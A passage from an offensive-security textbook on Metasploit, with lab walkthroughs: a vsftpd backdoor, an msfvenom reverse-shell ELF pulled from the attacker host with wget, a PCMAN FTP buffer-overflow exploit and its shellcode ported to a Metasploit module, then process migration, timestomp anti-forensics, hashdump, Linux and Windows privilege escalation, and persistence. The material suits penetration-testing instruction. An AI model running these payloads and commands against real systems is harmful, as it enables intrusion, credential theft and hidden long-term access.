We can see that when issuing the `show payloads` command, we cannot see too many payloads. We just have a single payload that provides us with the shell access to the target and, as soon as we run the `exploit` command, the backdoor in **vsftpd 2.3.4** triggers and we are given access to the system. Issuing a standard command such as **whoami** will display the current user, which in our case is **root**. We do not need to escalate privileges on this system. However, a better control of access would be very desirable. So let's improve the situation by gaining meterpreter-level access to the target. To achieve a meterpreter shell, we will first create a Linux meterpreter shell binary backdoor and host it on our server. Then, we will download the binary backdoor to the victim's system, provide all the necessary permissions, and run the backdoor with the help of the shell access which we have already gained. However, for the backdoor to work, we will need to set up a listener on our system which will listen for the incoming meterpreter shell from the backdoor execution on the target. Let's get started:

```
root@mm:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.28.128.4 LPOR
T=5555 -f elf > backdoor.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
Final size of elf file: 155 bytes
```

We quickly spawn a separate terminal and use `msfvenom` to generate a backdoor of type `linux/x86/meterpreter/reverse_tcp` using a `-p` switch and providing options such as `LHOST` and `LPORT` which denote our IP address to which the backdoor will connect and the port number. Also, we will provide the format of the backdoor with a `-f` switch as `.elf` (the default Linux format) and save it as `backdoor.elf` file on our system.

Next, we need to move the generated file to our `/var/www/html/` directory and also start the Apache server so that any request asking for the file download receives the backdoor file:

```
root@mm:~# service apache2 start
root@mm:~# mv backdoor.elf /var/www/html/
```

We are now all set to download the file at the victim's end using our shell:

```
whoami
root
wget http://172.28.128.4/backdoor.elf
--14:02:03-- http://172.28.128.4/backdoor.elf
      => `backdoor.elf'
Connecting to 172.28.128.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 155

      OK                               100%   50.24 MB/s

14:02:03 (50.24 MB/s) - `backdoor.elf' saved [155/155]
```

We have successfully downloaded the file at the target's end. Let's fire up a handler so that once the backdoor is executed, it's handled correctly by our system. To start a handler, we can spawn a new Metasploit instance in a separate terminal and can use the exploit/multi/handler module as follows:

```
msf > use exploit/multi/handler
```

Next, we need to set up the same payload we used to generate the backdoor, as shown in the following screenshot:

```
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

Let's now set up basic options such as LHOST and LPORT, as shown in the following screenshot:

```
msf exploit(handler) > set LHOST 172.28.128.4
LHOST => 172.28.128.4
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.28.128.4:5555
[*] Starting the payload handler...
```

We can start the handler in the background using the `exploit -j` command as shown in the preceding screenshot. Meanwhile, starting a handler in the background will allow multiple victims to connect with the handler. Next, we just need to provide necessary permissions to the backdoor file at the target system and execute it, as demonstrated in the following screenshot:

```
chmod 777 backdoor.elf
ls -la
total 93
drwxr-xr-x  21 root root  4096 Mar 20 14:02 .
drwxr-xr-x  21 root root  4096 Mar 20 14:02 ..
-rwxrwxrwx  1 root root   155 Mar 20 13:59 backdoor.elf
drwxr-xr-x  2 root root  4096 May 13 2012 bin
drwxr-xr-x  4 root root 1024 May 13 2012 boot
lrwxrwxrwx  1 root root    11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13480 Mar 20 13:50 dev
drwxr-xr-x 95 root root  4096 Mar 20 13:50 etc
drwxr-xr-x  6 root root  4096 Apr 16 2010 home
drwxr-xr-x  2 root root  4096 Mar 16 2010 initrd
lrwxrwxrwx  1 root root    32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24
-16-server
```

Let's see what happens when we run the backdoor file:

The screenshot shows two terminal windows. The top window is a standard Linux terminal window titled 'root@mm: ~'. It displays the output of the 'ls -la' command, showing the newly chmod'd 'backdoor.elf' file with permissions '-rwxrwxrwx'. Below this, the command '../backdoor.elf' is entered and executed. The bottom window is a Metasploit Framework (msf) terminal window titled 'root@mm: ~'. It shows the msf exploit(handler) > prompt. The msf command 'Transmitting intermediate stager for over-sized stage^... (105 bytes)' is issued, followed by '[*] Sending stage (1495599 bytes) to 172.28.128.5'. A successful meterpreter session is established, indicated by '[*] Meterpreter session 1 opened (172.28.128.4:5555 -> 172.28.128.5:59204) at 2017-03-20 23:32:37 +0530'. The msf exploit(handler) > prompt is visible again.

We can see that as soon as we ran the executable, we got a meterpreter shell at the handler. We can now interact with the session and can perform post-exploitation with ease.

Converting exploits to Metasploit

In the upcoming example, we will see how we can import an exploit written in Python to Metasploit. The publicly available exploit can be downloaded from

<https://www.exploit-db.com/exploits/31255/>. Let us analyze the exploit as follows:

```
import socket as s
from sys import argv
host = "127.0.0.1"
fuser = "anonymous"
fpass = "anonymous"
junk = '\x41' * 2008
espaddress = '\x72\x93\xab\x71'
nops = '\x90' * 10
shellcode= ("\'\xba\x1c\xb4\xac\xda\xda\xd9\x74\x24\xf4\x5b\x29\xc9\xb1"
"\x33\x31\x53\x12\x83\xeb\xfc\x03\x4f\xba\x47\x59\x93\x2a\x0e"
"\xa2\x6b\xab\x71\x2a\x8e\x9a\xaa\x48\xdb\x8f\x73\x1a\x89\x23"
"\xff\x4e\x39\xb7\x8d\x46\x4e\x70\x3b\xb1\x61\x81\x8d\x7d\x2d"
"\x41\x8f\x01\x2f\x96\x6f\x3b\xe0\xeb\x6e\x7c\x1c\x03\x22\xd5"
"\x6b\xb6\xd3\x52\x29\x0b\xd5\xb4\x26\x33\xad\xb1\xf8\xc0\x07"
"\xbb\x28\x78\x13\xf3\xd0\xf2\x7b\x24\xe1\xd7\x9f\x18\xaa\x5c"
"\x6b\xea\x2b\xb5\xaa\x13\x1a\xf9\x6a\x2a\x93\xf4\x73\x6a\x13"
"\xe7\x01\x80\x60\x9a\x11\x53\x1b\x40\x97\x46\xbb\x03\x0f\xaa"
"\x3a\xc7\xd6\x20\x30\xac\x9d\x6f\x54\x33\x71\x04\x60\xb8\x74"
"\xcb\xe1\xfa\x52\xcf\xaa\x59\xfa\x56\x16\x0f\x03\x88\xfe\xf0"
"\xa1\xc2\xec\xe5\xd0\x88\x7a\xfb\x51\xb7\xc3\xfb\x69\xb8\x63"
"\x94\x58\x33\xec\xe3\x64\x96\x49\x1b\x2f\xbb\xfb\xb4\xf6\x29"
"\xbe\xd8\x08\x84\xfc\xe4\x8a\x2d\x7c\x13\x92\x47\x79\x5f\x14"
"\xbb\xf3\xf0\xf1\xbb\xaa\xf1\xd3\xdf\x27\x62\xbf\x31\xc2\x02"
"\x5a\x4e")

sploit = junk+espaddress+nops+shellcode
conn = s.socket(s.AF_INET,s.SOCK_STREAM)
conn.connect((host,21))
conn.send('USER '+fuser+'\r\n')
uf = conn.recv(1024)
conn.send('PASS '+fpass+'\r\n')
pf = conn.recv(1024)
conn.send('CWD '+sploit+'\r\n')
cf = conn.recv(1024)
conn.close()
```

This straightforward exploit logs into the PCMAN FTP 2.0 software on port 21 using anonymous credentials and exploits the software using the CWD command.

For more information on building exploits, importing them into Metasploit, and bypassing modern software protections, refer to *Chapters 2-4 of Mastering Metasploit First and Second Edition*, by Nipun Jaswal.


The entire process from the exploit listed earlier can be broken down into the following set of points:

1. Store username, password, and host in the `fuser`, `pass`, and `host` variables.
2. Assign the variable `junk` with 2008 A characters. Here, 2008 is the offset to overwrite EIP.
3. Assign the JMP ESP address to the `espaddress` variable. Here, `espaddress` 0x71ab9372 is the target return address.
4. Store 10 NOPs into the variable `nops`.
5. Store the payload for executing the calculator in the variable `shellcode`.
6. Concatenate `junk`, `espaddress`, `nops`, and `shellcode` and store it in the `sploit` variable.
7. Set up a socket using `s.socket(s.AF_INET, s.SOCK_STREAM)` and connect to the host using `connect((host,21))` on port 21.
8. Supply the `fuser` and `fpass` using `USER` and `PASS` to make a successful login to the target.
9. Issue the `CWD` command followed by the `sploit` variable. This will cause the return address on the stack to be overwritten, giving us control of EIP and, ultimately, executing the calculator application.




Find out more about the anatomy behind stack overflow exploits at
<https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>.

Let us try executing the exploit and analyzing the results as follows:



The original exploit takes a username, password, and host from the command line. However, we modified the mechanism with fixed, hardcoded values.

As soon as we execute the exploit, the following screen shows up:



We can see the calculator application popping up, which states that the exploit is working correctly.

Gathering the essentials

Let us find out what important values we need to grasp from the preceding exploit to generate an equivalent module in Metasploit through the following table:

Serial number	Variables	Values
1	Offset value	2008
2	Target return / jump address / value found from executable modules using JMP ESP search	0x71AB9372
3	Target port	21
4	Number of leading NOP bytes to the shellcode to remove irregularities	10
5	Logic	The CWD command followed by junk data of 2008 bytes, followed by arbitrary return address, NOPs, and shellcode

We have all the information required to build a Metasploit module. In the next section, we will see how Metasploit aids FTP processes and how easy it is to create an exploit module in Metasploit.

Generating a Metasploit module

The best way to start building a Metasploit module is to copy an existing similar module and to make changes to it. However, the `Mona.py` script can also generate Metasploit specific modules on the fly. We will look at producing quick exploits using the `Mona.py` script in the last sections of the book.

Let us now see the equivalent code of the exploit in Metasploit as follows:

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
Rank = NormalRanking
include Msf::Exploit::Remote::Ftp
def initialize(info = {})
super(update_info(info,
'Name' => 'PCMAN FTP Server Post-Exploitation CWD Command',
```

```

'Description' => %q{
This module exploits a buffer overflow vulnerability in PCMAN FTP
},
'Author' =>
[
  'Nipun Jaswal'

],
'DefaultOptions' =>
{
  'EXITFUNC' => 'process',
  'VERBOSE' => true
},
'Payload' =>
{
  'Space' => 1000,
  'BadChars' => "\x00\xff\x0a\x0d\x20\x40",
},
'Platform' => 'win',
'Targets' =>
[
  [ 'Windows XP SP2 English',
    {
      'Ret' => 0x71ab9372,
      'Offset' => 2008
    }
  ],
  [
    'DisclosureDate' => 'May 9 2016',
    'DefaultTarget' => 0))
  register_options(
  [
    Opt::RPORT(21),
    OptString.new('FTPPASS', [true, 'FTP Password', 'anonymous'])
  ],self.class)
End

```

We started by including all the required libraries and the `ftp.rb` library from the `/lib/msf/core/exploit` directory. Next, we assign all the necessary information in the `initialize` section. Gathering the essentials from the exploit, we assign `Ret` with the return address and `Offset` as 2008. We also declare the value for the `FTPPASS` option as `anonymous`. Let us look at the next section of code, as follows:

```

def exploit
  c = connect_login
  return unless c
  sploit = rand_text_alpha(target['Offset'])

```

```
sploit << [target.ret].pack('V')
sploit << make_nops(10)
sploit << payload.encoded
send_cmd( ["CWD " + sploit, false] )
disconnect
end
end
```

The `connect_login` method will connect to the target and try logging into the software using the credentials we supplied. But wait! When did we supply the credentials? The `FTPUSER` and `FTPPASS` options for the module are enabled automatically by including the `FTP` library. The default value for `FTPUSER` is `anonymous`. However, for `FTPPASS`, we supplied the value as `anonymous` in the `register_options` already.

Next, we use `rand_text_alpha` to generate `junk` of 2008 using the value of `offset` from the `targets` field, and store it in the `sploit` variable. We also store the value of `Ret` from the `targets` field in little endian format using the `pack(V)` function in the `sploit` variable. Concatenating NOPs using the `make_nop` function, followed by the shellcode to the `sploit` variable, our input data is ready to be supplied.

Next, we simply send off the data in the `sploit` variable to the target in the `CWD` command, using a `send_cmd` function from the `FTP` library. So, how is Metasploit different? Let us see through the following points:

- We didn't need to create junk data because the `rand_text_alpha` function did it for us.
- We didn't need to provide the `Ret` address in little endian format because the `pack(V)` function helped us in transforming it.
- We didn't need to generate NOPs manually as `make_nops` did it for us.
- We did not need to supply any hardcoded payload since we can decide and change the payload at runtime. The switching mechanism of the payload saves time by eliminating manual changes to the shellcode.
- We simply leveraged the `FTP` library to create and connect the socket.
- Most importantly, we didn't need to connect and log in using manual commands because Metasploit did it for us using a single method, that is, `connect_login`.

Exploiting the target application with Metasploit

We saw how beneficial the use of Metasploit is over existing exploits. Let us exploit the application and analyze the results:

```
msf > use exploit/windows/masteringmetasploit/pcman_cwd
msf exploit(pcman_cwd) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(pcman_cwd) > show options
[*] Module options (exploit/windows/masteringmetasploit/pcman_cwd):

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      FTPPASS   anonymous       yes        FTP Password
      FTPUSER   anonymous       no         The username to authenticate as
      RHOST     192.168.10.108  yes        The target address
      RPORT     21              yes        The target port

Exploit target:

      Id  Name
      --  ---
      0   Windows XP SP2 English
```

We know that the `FTPPASS` and `FTPUSER` already have their values set as `anonymous`. Let us supply `RHOST` and payload type to exploit the target machine as follows:

```
msf exploit(pcman_cwd) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(pcman_cwd) > exploit

[*] Started bind handler
[*] Connecting to FTP server 192.168.10.108:21...
[*] Connected to target FTP server.
[*] Authenticating as anonymous with password anonymous...
[*] Sending password...
[*] Sending stage (957487 bytes) to 192.168.10.108

meterpreter >
```

We can see our exploit executed successfully. However, if you aren't familiar with any programming language, you might have found this exercise tough. Refer to all the links and references highlighted at various sections of the chapter to gain insight and master every technique used in exploitation.

Summary and exercises

Well, you learned a lot in this chapter, and you will have to research a lot before moving onto the next chapters. We covered various types of applications in this chapter and successfully managed to exploit them as well. We saw how db_nmap stores result in the database, which helps us segregate the data. We saw how vulnerable applications such as Desktop Central 9 could be exploited. We also covered applications that were tough to exploit, and gaining access to their credentials led to obtaining system-level access. We saw how we could exploit an FTP service and gain better control with extended features. Next, we saw how vulnerable browsers and malicious Android applications could lead to the compromise of the system using client-side exploitation. Finally, we looked at how we can convert an exploit to a Metasploit-compatible one.

This chapter was a fast-paced chapter; for you to keep up at speed, you must research and hone your skills on exploit research, various types of overflow vulnerabilities, and how to exploit more services from Metasploitable and other **capture the flag (CTF)** style operating systems.

You can perform the following hands-on exercises for this chapter:

- The FTP service from Metasploitable 3 does not seem to have any critical vulnerabilities. Still, try breaking into the application.
- The version of Elasticsearch on port 9200 is vulnerable. Try gaining access to the system.
- Exploit the vulnerable proftpd version from Metasploitable 2.
- Try injecting legit APK files with meterpreter and gain remote access to the phone. You can try this exercise on virtual devices using Android studio.
- Read the referenced tutorials from the Converting exploits to Metasploit section and try building/importing an exploit to Metasploit.

In Chapter 4, *Post-Exploitation with Metasploit*, we will cover post-exploitation. We will look at various advanced features which we can perform on the compromised machine. Until then, ciao! Happy learning.

27

Post-Exploitation with Metasploit

This chapter will feature hard-core post-exploitation. Throughout this chapter, we will focus on approaches to post-exploitation, and will cover basic tasks, such as privilege escalation, getting passwords in clear text, finding juicy information, and much more.

During this chapter, we will cover and understand the following key aspects:

- Performing necessary post-exploitation
- Using advanced post-exploitation modules
- Privilege escalation
- Gaining persistent access to the targets

Let us now jump into the next section, where we will look at the basics of the post-exploitation features of Metasploit.

Extended post-exploitation with Metasploit

We have already covered a few of the post-exploitation modules in the previous chapters. However, here we will focus on the features that we did not cover. Throughout the last chapter, we focused on exploiting the systems, but now we will focus only on the systems that are already exploited. So, let us now move into the advanced section for post-exploitation.

Advanced post-exploitation with Metasploit

In this section, we will use the information gathered from basic commands to achieve further success and access levels in the target's system.

Migrating to safer processes

As we saw in the previous section, our meterpreter session was loaded from a temporary file. However, if a user of a target system finds the process unusual, he can kill the process, which will kick us out of the system. Therefore, it is a good practice to migrate to safer processes, such as `explorer.exe` or `svchost.exe`, which evades the eyes of the victim by using the `migrate` command. However, we can always use the `ps` command to figure out the PID of the process we want to jump to, as shown in the following screenshot:

1716	1896	KMFtp.exe	x86	2	WIN-3KOU2TIJ4E0\mm	C:\Program Fil
es (x86)\KONICA MINOLTA\FTP Utility\KMFtp.exe						
1788	3004	conhost.exe	x64	2	WIN-3KOU2TIJ4E0\mm	C:\Windows\Sys
tem32\conhost.exe						
1844	2216	kKfqITswCZS.exe	x86	2	WIN-3KOU2TIJ4E0\mm	C:\Users\mm\Ap
pData\Local\Temp\rad9B262.tmp\kKfqITswCZS.exe						
1896	1820	explorer.exe	x64	2	WIN-3KOU2TIJ4E0\mm	C:\Windows\exp
lorer.exe						
2216	696	wscript.exe	x86	2	WIN-3KOU2TIJ4E0\mm	C:\Windows\Sys
WOW64\wscript.exe						

We can see that the PID of `explorer.exe` is 1896. Let us use the `migrate` command to jump into it, as shown in the following screenshot:

```
meterpreter > migrate 1896
[*] Migrating from 1844 to 1896...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1896
meterpreter >
```

We can see that we successfully managed to jump into the `explorer.exe` process.

Migrating from a process to a different one may downgrade privileges.

Obtaining system privileges

If the application we broke into is running with administrator privileges, it is very easy to get system-level privileges by issuing the `getsystem` command, as follows:

```
meterpreter > getuid
Server username: DESKTOP-PESQ21S\Apex
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : DESKTOP-PESQ21S
OS            : Windows 10 (Build 10586).
Architecture   : x64 (Current Process is WOW64)
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/win32
```

System-level privileges provide the highest level of privileges, with the ability to perform almost anything on the target system.

The `getsystem` module is not as reliable on the newer version of windows. It is advisable to try local privilege escalation methods and modules to elevate

Changing access, modification, and creation time with `timestomp`

Metasploit is used everywhere, from private organizations to law enforcement. Therefore, while carrying out covert operations, it is highly recommended that you change the date of the files accessed, modified, or created. In Metasploit, we can perform time-altering operations using the `timestomp` command. In the previous section, we created a file called `creditcard.txt`. Let us change its time properties with the `timestomp` command as follows:

```
meterpreter > timestomp -v creditcard.txt
Modified      : 2016-06-19 23:23:15 +0530
Accessed      : 2016-06-19 23:23:15 +0530
Created       : 2016-06-19 23:23:15 +0530
Entry Modified: 2016-06-19 23:23:26 +0530
meterpreter > timestomp -z "11/26/1999 15:15:25" creditcard.txt
11/26/1999 15:15:25
[*] Setting specific MACE attributes on creditcard.txt
```

We can see the access time is **2016-06-19 23:23:15**. We can use the **-z** switch to modify it to **1999-11-26 15:15:25**, as shown in the preceding screenshot. Let us see whether or not the file was modified correctly:

```
meterpreter > timestamp -v creditcard.txt
Modified      : 1999-11-26 15:15:25 +0530
Accessed     : 1999-11-26 15:15:25 +0530
Created       : 1999-11-26 15:15:25 +0530
Entry Modified: 1999-11-26 15:15:25 +0530
```

We successfully managed to change the timestamp for the `creditcard.txt` file. We can also blank all the time details for a file using the **-b** switch, as follows:

```
meterpreter > timestamp -b creditcard.txt
[*] Blanking file MACE attributes on creditcard.txt
meterpreter > timestamp -v creditcard.txt
Modified      : 2106-02-07 11:58:15 +0530
Accessed     : 2106-02-07 11:58:15 +0530
Created       : 2106-02-07 11:58:15 +0530
Entry Modified: 2106-02-07 11:58:15 +0530
```



Using the `timestamp` command, we can individually change modified access, and creation times as well.

Obtaining password hashes using hashdump

Once we gain system privileges, we can quickly figure out the login password hashes from the compromised system by issuing the `hashdump` command, as follows:

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 62e273ef3f1ebd94630c73c8eeb9de20...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

Apex:"1to1]5"

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Apex:1001:aad3b435b51404eeaad3b435b51404ee:7a21990fcfd3d759941e45c490f143d5f:::
```

Once we have found out the password hashes, we can launch a pass-the-hash attack on the target system.



For more information on pass-the-hash attacks, refer to <https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/>.



You can refer to an excellent video explaining pass-the-hash attacks and their mitigation at <https://www.youtube.com/watch?v=ROvGEk4JG94>.

Metasploit and privilege escalation

In this section, we will look at using Metasploit to obtain the highest level of privileges on the target system. Most of the applications we are targeting run on user-level privileges, which provide us with general access but not access to the complete system. However, to obtain system-level access, we need to escalate privileges using vulnerabilities in the target system after gaining access to the system. Let us see how we can achieve system-level access to various types of operating system in the next sections.

Escalating privileges on Windows Server 2008

During a penetration test, we often run into situations where we have limited access, and, when running commands such as hashdump, we might get the following error:

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

In such cases, if we try achieving system privileges with the `getsystem` command, we get the following errors:

```
meterpreter > getuid
Server username: WIN-SWIKKOTKSHX\mm
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

So, what shall we do in these cases? The answer is to escalate privileges using post-exploitation to achieve the highest level of access. The following demonstration is conducted on a Windows Server 2008 SP1 operating system, where we used a local exploit to bypass the restrictions and gain complete access to the target:

```
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION           yes        The session to run this module on.

Exploit target:

Id  Name
--  ---
0   Windows 2K SP4 - Windows 7 (x86)

msf exploit(ms10_015_kitrap0d) > set SESSION 3
SESSION => 3
msf exploit(ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Launching notepad to host the exploit...
[+] Process 1856 launched.
[*] Reflectively injecting the exploit DLL into 1856...
[*] Injecting exploit into 1856 ...
[*] Exploit injected. Injecting payload into 1856...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 4 opened (192.168.10.112:4444 -> 192.168.10.109:49175) at 2016-07-10 14:09:42 +0530

meterpreter > 
```

In the preceding screenshot, we used the exploit/windows/local/ms10_015_kitrap0d exploit to escalate privileges and gain the highest level of access. Let us check the level of access using the getuid command, as follows:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer       : WIN-SWIKKOTKSHX
OS             : Windows 2008 (Build 6001, Service Pack 1).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 4
Meterpreter    : x86/win32
```

We can see that we have system-level access, and we can now perform anything on the target.



For more info on the kitrap0d exploit, refer to <https://technet.microsoft.com/en-us/library/security/ms10-015.aspx>.

Privilege escalation on Linux with Metasploit

We saw how we could escalate privileges on a Windows-based operating system using Metasploit in the previous section. Let us now have a look at manually running the privilege escalation exploits. This exercise will help you get ready for competitive and practical information security certification exams.

Say that we have gained a shell on a Linux UBUNTU 14.04 LTS server with limited access, as shown in the following screenshot:

```
meterpreter > sysinfo
Computer      : ubuntu
OS            : Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08
                 UTC 2014 (x86_64)
Architecture   : x64
Meterpreter    : x86/linux
meterpreter > █
```

Let us drop into the shell and gain more reliable command execution access by issuing the `shell` command, as shown in the following screenshot:

```
meterpreter > shell
Process 5341 created.
Channel 1 created.
$ id
uid=1000(rootme) gid=1000(rootme) groups=1000(rootme),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),110(lpadmin),111(sambashare)
$ uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64
x86_64 x86_64 GNU/Linux
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04 LTS
Release:        14.04
Codename:       trusty
$
```

As you can see, we have issued the `id` command in the `shell` Terminal; we have the user ID of the current user, which is **1000**, and the username is **rootme**. Gathering more information on the kernel with the `uname -a` command, we can see that the kernel version of the operating system is **3.13.0-24**, the release year is **2014**, and the machine is a running a **64-bit** operating system.

Having found these details, and after browsing through the Internet, we come across *Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Privilege Escalation Exploit (CVE:2015-1328)* from <https://www.exploit-db.com/exploits/37292>. Next, we download the C-based exploit and host it on our local machine so that we can transfer this exploit to the target machine. Since we already have access to the shell on the target, we can just issue the `wget` command followed by the location of the raw C exploit source file hosted on our machine, as shown in the following screenshot:

```
$ wget http://172.28.128.4/37292.c
--2017-03-30 01:33:27--  http://172.28.128.4/37292.c
Connecting to 172.28.128.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5123 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[=====] 5,123      --.-K/s   in 0s

2017-03-30 01:33:27 (538 MB/s) - '37292.c' saved [5123/5123]
```

Our next task is to compile this exploit and run it on the target. To compile the exploit, we type in `gcc` followed by the source file's name while assigning an output name with the `-o` switch. We will also be providing the `-lpthread` switch since we are using `pthread` calls in the exploit. Issuing the complete command, we can see that the exploit is compiled to the file named `bang`. Let's assign execute permissions to the `bang` file by issuing the `chmod +x bang` command and run the exploit, as shown in the following screenshot:

```
$ gcc 37292.c -o bang -lpthread
$ ls
29.elf  37292.c  bang
$ chmod +x bang
$ ./bang
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),110(lpadmin),111(sambashare),1000(rootme)
```

Yeah! We can see that when issuing the `whoami` command, the system tells us that we are **root**. In other words, we have gained the highest possible access to the target and probably now have much more access to the server.



For more information on CVE 2015-1328, refer to
<http://seclists.org/oss-sec/2015/q2/717>.

Gaining persistent access with Metasploit

Gaining persistent access to the target systems is important when you are a part of a law enforcement agency. However, in a conventional penetration test, persistence may not be very practical, unless the testable environment is huge and will take many days for the test to complete. But this doesn't mean that it is not worth knowing how to maintain access to the target. In the following section, we will cover persistence techniques, which one can use to maintain access to the target system. In addition, Metasploit has deprecated the `persistence` and `metsvc` modules in meterpreter, which were used to maintain access to the target. Let's cover the new techniques for achieving persistence.

Gaining persistent access on Windows-based systems

In this example, we have already gained meterpreter access to a system running Windows Server 2012 R2. Let's move the meterpreter to the background using the `background` command and use the latest persistence module, which is `post/windows/manage/persistence_exe`. The beauty of this module is that it is not Metasploit dependent, which means that you can use any executable to achieve persistence on it. Let's put it to use and run a quick `show options` to check all the options we need to set, as shown in the following screen:

```
meterpreter > background
[*] Backgrounding session 3...
msf exploit(handler) > use post/windows/manage/persistence_exe
msf post(persistence_exe) > show options

Module options (post/windows/manage/persistence_exe) :

Name      Current Setting  Required  Description
-----  -----  -----
REXENAME  default.exe    yes        The name to call exe on remote system
REXEPAHT  yes            yes        The remote executable to use.
SESSION    yes            yes        The session to run this module on.
STARTUP   USER           yes        Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)
```

We can see that we have four options. **REXENAME** is the name of the .exe file that will be loaded onto the victim system. **REXEPAHT** is the path of the executable on our system that will be uploaded to the target, and will be renamed as the value set on **REXENAME**. The **SESSION** option will contain the session identifier of the meterpreter through which the file will be uploaded to the target. The **STARTUP** option will contain one of the values from **USER**, **SYSTEM**, **SERVICE**. We will keep **USER** in the **STARTUP** option in the case of a limited access user; the persistence will be achieved on the login of that particular user only. Achieving persistence on any user login can be obtained by setting the value of **STARTUP** to **SYSTEM**. However, to achieve persistence at **SYSTEM** level, administrator privileges will be required, and the same would be the case for a **SERVICE** install. As a result, we will keep it as **USER** only.

